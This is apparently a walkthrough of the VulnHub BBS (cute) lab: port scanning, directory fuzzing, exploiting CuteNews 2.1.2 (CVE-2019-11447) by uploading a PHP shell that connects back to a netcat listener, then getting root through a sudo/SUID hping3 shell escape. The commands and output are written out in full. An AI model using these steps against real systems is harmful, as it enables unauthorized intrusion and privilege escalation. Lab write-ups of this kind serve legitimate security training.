

OS : Debian

IP : 192.168.73.128

Web Server : Apache 2.4.38

Programming : PHP

Rustscan :

```
(root@kali)-[~/vulnhub/bbscute]
```

```
# rustscan -a 192.168.73.128 -r 0-65535 -- -A -sC -sV -vvv
```

PORT	STATE	SERVICE	REASON	VERSION
------	-------	---------	--------	---------

22/tcp	open	ssh	syn-ack	OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
--------	------	-----	---------	--

| ssh-hostkey:

| 2048 04:d0:6e:c4:ba:4a:31:5a:6f:b3:ee:b8:1b:ed:5a:b7 (RSA)

| ssh-rsa

AAAAB3NzaC1yc2EAAAADAQABAAQDfExBygmjGp3e7nXpwC4vVz4LWCyYHz0L7j/LG/9jppdNt9Mu+zgnzKeiXSl7MUUNHxX2diHm7cdwzjRZATsPHs/x8QXhkwLpcJNvKAKl4dg+HFJIJaQH1yyzdY93yoiRrjqG37VJ4FCh68d8ouC4UGtsf9jjzxA3LwPpn7q8Tw/uqN/+CMdmTyqa07Z2mVdmkzyokknCX40ZCBCUNPgQYTQYLW3GAmJMuHcE5d7SSyogWeqPbkM7Mub3x5rwYL1Wf+9Y8I5SbmMcFRHOSGroKHYcvbvt8A/VUqw44XtzvPd1lhffBwWpj1xwcNILi1WgWoBw3ymD14PFZUWXUZbR

| 256 24:b3:df:01:0b:ca:c2:ab:2e:e9:49:b0:58:08:6a:fa (ECDSA)

| ecdsa-sha2-nistp256

AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBiSQebU59RFA2H+6WZcwXmwTS9j3i3ttgEcwQi8oJoo7UNtulXExHcLQt2AXsZuRk6WilnLEoKyZxwC5DWsike=

| 256 6a:c4:35:6a:7a:1e:7e:51:85:5b:81:5c:7c:74:49:84 (ED25519)

|_ssh-ed25519

AAAC3NzaC1lZDI1NTE5AAAAIF6g+3N64VFhd+Aw/pbyZ7+qU1m+PoxIE9Rmeo61lXIe80/tcp open http syn-ack Apache httpd 2.4.38 ((Debian))

|_http-favicon: Unknown favicon MD5:

759585A56089DB516D1FBBBE5A8EEA57

| http-methods:

|_ Supported Methods: GET POST OPTIONS HEAD

|_http-server-header: Apache/2.4.38 (Debian)

|_http-title: Apache2 Debian Default Page: It works

88/tcp open http syn-ack nginx 1.14.2


|_http-server-header: nginx/1.14.2

|_http-title: 404 Not Found
110/tcp open pop3 syn-ack Courier pop3d
|_pop3-capabilities: USER LOGIN-DELAY(10) IMPLEMENTATION(Courier Mail Server) UTF8(USER) UIDL PIPELINING TOP STLS
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail
Server/stateOrProvinceName=NY/countryName=US/organizationalUnitName=Automatically-generated POP3 SSL key/localityName=New York
| Subject Alternative Name: email:postmaster@example.com
| Issuer: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US/organizationalUnitName=Automatically-generated POP3 SSL key/localityName=New York
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-09-17T16:28:06
| Not valid after: 2021-09-17T16:28:06
| MD5: 5ee2 40c8 66d1 b327 71e6 085a f50b 7e28
| SHA-1: 28a3 acc0 86a7 cd64 8f09 78fa 1792 7032 0ecc b154
| -----BEGIN CERTIFICATE-----
| MIIIE6zCCA10gAwIBAgIBATANBgkqhkiG9w0BAQsFADCBjjESMBAGA1UEAxMJbG9j
| YWxob3N0MS0wKwYDVQQLEyRBdXRvbWFOaWNhbGx5LWdlbmVyYXRlZCBQT1AzIFNT
| TCB rZXkxHDAaBgNVBAoTE0NvdXJpZXI gTWfPbCBTZXJ2ZXI xETAPBgNVBACTE5l
| dyBZb3JrMQswCQYDVQQIEwJOWTElMAkGA1UEBhMCMVVMwHhcNMjAwOTE3MTYyODA2
| WhcNMjEwOTE3MTYyODA2WjCBjjESMBAGA1UEAxMJbG9jYWxob3N0MS0wKwYDVQQL
| EyRBdXRvbWFOaWNhbGx5LWdlbmVyYXRlZCBQT1AzIFNTTCB rZXkxHDAaBgNVBAoT
| E0NvdXJpZXI gTWfPbCBTZXJ2ZXI xETAPBgNVBACTE5l dyBZb3JrMQswCQYDVQQI
| EwJOWTElMAkGA1UEBhMCMVVMwggGiMA0GCSqGSIb3DQEBAQUAA4IBjwAwggGKAoIB
| gQDIBsPdZDb45UVqWpRZiqVqbC1vCd4mXw2Qif5BWHME351unfanqY3pywEGOPha
| J7HuyhLzSF2dWmF3z8I+g4C5q4x03Mg lQ2CHfJyAxvfk+pD7omcaFi3N7j5JnPsJ
| enmVWNaIaI6bCPGcf1P5ymeHLK61FqL+/Rlaw2x2rsbA+XxNXPdrqOFA4XinNb09
| Ei0/qSCmL1r9Q9bTrMkByecJ7iEUK5EwQB DUCoUywnJ+Pu0gExw3mdscKSb3oNw8
| IBZhY6jXGMqjrBQ4pwqWWV9/ljEXEQj6gEqSjwe0yYoA30uB9+5ppTBRzpB22bMq
| kvHnC00u9h6tSjwZ7+vxynuaVKuyxc fMLl4b07EYy/dZjJ2fWHZtGkGm4q/HZ97r
| M8gYeEoEr5s5jNmRVrxej0/9w5zNsrZCpt///bFF+h1TWvV1IaCchuxE32srOQfL
| UUGJ4Xhg cqD6DaG5nqtJ7LrpN0TcvP373c6J8CJ2b/JSuyHP04TvAEEJYj+vMnVG
| ZsUCAwEAAaNSMFAwDAYDVR0TAQH/BAIwADAhBgNVHREEGjAYgRZwb3N0bWFzdGVy
| QGV4YW1wbGUuY29tMB0GA1UdDgQWBBTFu1JxVBbqWHl l0UH7hPEBv+KFizANBgkq
| hkiG9w0BAQsFAA0CAYEADawbz6QNBk3+miizqqXooRU2wZcx+Du6iM92rKLNZCq+
| wEXZEdxGi/WSOY7UxrJbP6dfxvyIpmwsZjF0qNr3w3l0Y/Nwdw23o6gx0lkDfT9p
| dTopD2CYEwmIiRgT60uLZ+gIcHeJu4ExVQ8PDxRnWPEECodQHWrPBVyRa585FQB0
| YpUMjahA98qcvWCaNAI824uDZ9frptM4syZTKFjl/CYuhXGdNDTbq1fjaOJ1MXvh

```
| qCzKG3A4JLf3R448QtcB5n8Lhgw07w6y7XjBAPYm0cEiuBhRTzy2dzKHLhxXFaHI
| J9A8csWHebvYr80Th7ELpkNgXCnu3mbr2DkWk7hbYSTfcmgi+ISkd892M0llLiu/
| 3dWqund8Bg2g0ExQbdey0Mg4+WeQedUQ4sWjI8s7QL9o6H9kwRVsabkYGxfl56Zz
| xrI2K3odZgnCnFCzlu/2cbuzNfF7DvvKHS057F3PzIVxSPuoTcgLNllr4tJqABjY
| JpyNakJF76tDW03eEoAT
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
995/tcp open  ssl/pop3 syn-ack Courier pop3d
|_pop3-capabilities: PIPELINING LOGIN-DELAY(10)
IMPLEMENTATION(Courier Mail Server) UTF8(USER) UIDL TOP USER
| ssl-cert: Subject: commonName=localhost/organizationName=Courier
Mail
Server/stateOrProvinceName=NY/countryName=US/organizationalUnitName=
Automatically-generated POP3 SSL key/localityName=New York
| Subject Alternative Name: email:postmaster@example.com
| Issuer: commonName=localhost/organizationName=Courier Mail
Server/stateOrProvinceName=NY/countryName=US/organizationalUnitName=
Automatically-generated POP3 SSL key/localityName=New York
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-09-17T16:28:06
| Not valid after: 2021-09-17T16:28:06
| MD5: 5ee2 40c8 66d1 b327 71e6 085a f50b 7e28
| SHA-1: 28a3 acc0 86a7 cd64 8f09 78fa 1792 7032 0ecc b154
|_-----BEGIN CERTIFICATE-----
| MIIE6zCCA10gAwIBAgIBATANBgqhkiG9w0BAQsFADCBjjESMBAGA1UEAxMJBG9j
| YWxob3N0MS0wKwYDVQQLZyRBdXRvbWF0aWNhbGx5LWdlbmVyYXRlZCBQT1AzIFNT
| TCB rZXkxHDAaBgNVBAoTE0NvdXJpZXIgtWFpbCBTZXJ2ZXIxETAPBgNVBACTE5l
| dyBZb3JrMQswCQYDVQQLIEwJOWTELMakGA1UEBhMCMVVMwHhcNMjAwOTE3MTYyODA2
| WhcNMjEwOTE3MTYyODA2WjCBjjESMBAGA1UEAxMJBG9jYWxob3N0MS0wKwYDVQQL
| EyRBdXRvbWF0aWNhbGx5LWdlbmVyYXRlZCBQT1AzIFNTTCB rZXkxHDAaBgNVBAoT
| E0NvdXJpZXIgtWFpbCBTZXJ2ZXIxETAPBgNVBACTE5l dyBZb3JrMQswCQYDVQQL
| EwJOWTELMakGA1UEBhMCMVVMwggGiMA0GCSqGSIb3DQEBAQUAA4IBjwAwggGKAoIB
| gQDIBsPdZDb45UVqWpRZiqVqbC1vCd4mXw2Qif5BWHME351unfanqY3pywEGOPha
| J7HuyhLzSF2dWmF3z8I+g4C5q4x03MglQ2CHfJyAxvfk+pD7omcaFi3N7j5JnPsJ
| enmVWNaIaI6bCPGcf1P5ymeHLK61FqL+/Rlaw2x2rsbA+XxNXPdrq0FA4XinNb09
| Ei0/qSCmL1r9Q9bTrMkByecJ7iEUK5EwQBUDCoUywnJ+Pu0gExw3mdscKSb3oNw8
| IBZhY6jXGMqj rBQ4pwqWWV9/ljEXEQj6gEqSjwe0yYoA30uB9+5ppTBRzpB22bMq
| kvHnCO0u9h6tSjwZ7+vxynuaVKuyxcfMLl4b07EYy/dZjJ2fWHZtGkGm4q/HZ97r
| M8gYeEoEr5s5jNmRVrxej0/9w5zNsrZCpt///bFF+h1TWvV1IaCchuxE32srOQfL
| UUgJ4XhgCqD6DaG5nqtJ7LrpN0TcvP373c6J8CJ2b/JSuyHP04TvAEEJYj+vMnVG
```

```
| ZsUCAwEAAaNSMFAwDAYDVR0TAQH/BAIwADAhBgNVHREEGjAYgRZwb3N0bWFzdGVy
| QGV4YW1wbGUuY29tMB0GA1UdDgQWBBTFu1JxVBbqWHl10UH7hPEBv+KFizANBqkq
| hkiG9w0BAQsFAA0CAYEADawbz6QNBk3+miizqqXooRU2wZcx+Du6iM92rKLNZCq+
| wEXZEdxGi/WSOY7UxrJbP6dfxvyIpmwsZjF0qNr3w3l0Y/Nwdw23o6gx0lkDFt9p
| dTopD2CYEwmIiRgT60ulZ+gIcHeJu4ExVQ8PDxRnWPEECodQHWrPBVyRa585FQB0
| YpUMjahA98qcvWCaNAI824uDZ9frptM4syZTKFjl/CYuhXGdNDTbq1fja0J1MXvh
| qCzKG3A4JLf3R448QtcB5n8Lhgw07w6y7XjBAPYm0cEiuBhRTzy2dzKHLhxXFaHI
| J9A8csWHebvYr80Th7ELpkNgXCnu3mbr2DkWk7hbYSTfcmgi+ISkd892M0llLiu/
| 3dWqund8Bg2g0ExQbdeyOMg4+WeQedUQ4sWjI8s7QL9o6H9kwRVsabkYGxfl56Zz
| xrI2K3odZgnCnFCzlu/2cbuzNfF7DvvKHs057F3PzIVxSPuoTcgLNllr4tJqABjY
| JpyNakJF76tDW03eEoAT
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Port 80 --> HTTP Default Apache web page



Apache2 Debian Default Page

debian

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.

After doing Directory Fuzzing

```
(root@kali) - [~/vulnhub/bbscute]
# dirsearch -u http://192.168.73.128/
```

v0.4.2

```
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads:
30 | Wordlist size: 10927
```

Output File: /root/.dirsearch/reports/192.168.73.128/-_22-10-05_23-11-14.txt

Error **Log**: /root/.dirsearch/logs/errors-22-10-05_23-11-14.log

Target: <http://192.168.73.128/>

[23:11:15] Starting:


```
[23:11:22] 403 - 279B - /.ht_wsr.txt
[23:11:22] 403 - 279B - /.htaccess.save
[23:11:22] 403 - 279B - /.htaccess.orig
[23:11:22] 403 - 279B - /.htaccess.sample
[23:11:22] 403 - 279B - /.htaccess.bak1
[23:11:22] 403 - 279B - /.htaccessBAK
[23:11:22] 403 - 279B - /.htaccessOLD
[23:11:22] 403 - 279B - /.htaccess_extra
[23:11:22] 403 - 279B - /.htaccessOLD2
[23:11:22] 403 - 279B - /.htaccess_orig
[23:11:22] 403 - 279B - /.htaccess_sc
[23:11:22] 403 - 279B - /.htm
[23:11:22] 403 - 279B - /.html
[23:11:22] 403 - 279B - /.htpasswd_test
[23:11:22] 403 - 279B - /.httr-oauth
[23:11:22] 403 - 279B - /.htpasswd
[23:11:26] 403 - 279B - /.php
[23:11:34] 200 - 3KB - /LICENSE.txt
[23:11:35] 200 - 2KB - /README.md
[23:11:57] 301 - 315B - /core -> http://192.168.73.128/core/
[23:11:59] 200 - 0B - /docs/
[23:11:59] 301 - 315B - /docs -> http://192.168.73.128/docs/
[23:12:01] 200 - 9KB - /example.php
[23:12:02] 200 - 1KB - /favicon.ico
[23:12:06] 200 - 6KB - /index.php
[23:12:06] 200 - 10KB - /index.html
[23:12:06] 200 - 6KB - /index.php/login/
[23:12:09] 301 - 315B - /libs -> http://192.168.73.128/libs/
```

```

[23:12:11] 200 - 626B - /manual/index.html
[23:12:11] 301 - 317B - /manual -> http://192.168.73.128/manual/
[23:12:20] 200 - 28B - /print.php
[23:12:23] 200 - 105B - /rss.php
[23:12:23] 200 - 5KB - /search.php
[23:12:24] 403 - 279B - /server-status
[23:12:24] 403 - 279B - /server-status/
[23:12:26] 301 - 316B - /skins -> http://192.168.73.128/skins/
[23:12:32] 301 - 318B - /uploads ->
http://192.168.73.128/uploads/
[23:12:32] 200 - 0B - /uploads/

```

Task Completed



There are cutenews 2.1.2 version on the web page running

searching for the exploit of that version

```
(root@kali)~[~/vulnhub/bbscute]
# searchsploit cutenews 2.1.2
```


Exploit Title	Path
CuteNews 2.1.2 - 'avatar' Remote Code Execution (Metasploit)	php/remote/46698.rb
CuteNews 2.1.2 - Arbitrary File Deletion	php/webapps/48447.txt
CuteNews 2.1.2 - Authenticated Arbitrary File Upload	php/webapps/48458.txt
CuteNews 2.1.2 - Remote Code Execution	php/webapps/48800.py

Shellcodes: No Results

We got four exploits

I google for PoC to exploit this vulnerability and got one [Github-CVE-2019-11447](#)

Now first register the user



<https://www.hacknos.com/bbs-cute-vulnhub-walkthrough/>

<https://www.hacknos.com/add-exploit-metasploit-from-exploit-db/>

use those username and password for reverse shell

```
(root@kali)-[~/vulnhub/bbscute]
# python3 cve-2019-11447.py -t 192.168.73.128 -u test -p eKVjia4zVswN2mW -lh 192.168.49.73 -lp 9001 -f shell

— CVE-2019-11447 —
— CuteNews Arbitrary File Upload —
— CutePHP CuteNews 2.1.2 —

[>] Found By : Akkus [ https://twitter.com/ehakkus ]
[>] PoC By : thewhite4t [ https://twitter.com/thewhite4t ]

[>] Target : http://192.168.73.128/index.php
[>] Username : test
[>] Password : eKVjia4zVswN2mW

[!] Logging in ...
[+] Logged In!
[+] Loading Profile ...
[+] Searching Signatures ...
[!] Uploading Payload ...
[+] Loading Profile ...
[+] Searching Avatar URL ...
[*] URL : http://cute.calipendula/uploads/avatar_test_shell.php
[!] Payload will trigger in 5 seconds ...
[!] Starting Listener ...
[+] Trying to bind to :: on port 9001: Done
[<] Waiting for connections on :::9001
```

the script upload the file for reverse shell

🔍 192.168.73.128/uploads/avatar_test_shell.php


```
(root@kali)-[~]  
# rlwrap -cAr nc -lvnp 9001  
listening on [any] 9001 ...  
connect to [192.168.49.73] from (UNKNOWN) [192.168.73.128] 59304  
bash: cannot set terminal process group (741): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@cute:/var/www/html/uploads$ id  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
www-data@cute:/var/www/html/uploads$
```

```
www-data@cute:/var/www/html$ sudo -l  
sudo -l  
Matching Defaults entries for www-data on cute:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User www-data may run the following commands on cute:  
    (root) NOPASSWD: /usr/sbin/hping3 --icmp  
www-data@cute:/var/www/html$
```

```
www-data@cute:/var/www/html$ ls -la /usr/sbin/hping3  
ls -la /usr/sbin/hping3  
-rwsr-sr-x 1 root root 156808 Sep  6 2014 /usr/sbin/hping3  
www-data@cute:/var/www/html$
```


[Shell](#) [SUID](#) [Sudo](#)

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
hping3  
/bin/sh
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which hping3) .  
  
./hping3  
/bin/sh -p
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo hping3  
/bin/sh
```

```
www-data@cute:/home/fox$ hping3  
hping3 WARM UP GET TO WORK TRY HARDER  
hping3> id  
id  
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)  
hping3> whoami  
whoami  
root  
hping3> pwd  
pwd  
/home/fox  
hping3> cd /root  
cd /root  
hping3> ls  
ls  
proof.txt root.txt  
hping3> cat proof.txt  
cat proof.txt  
2ea0975f0a37bf46f00729a034b91229
```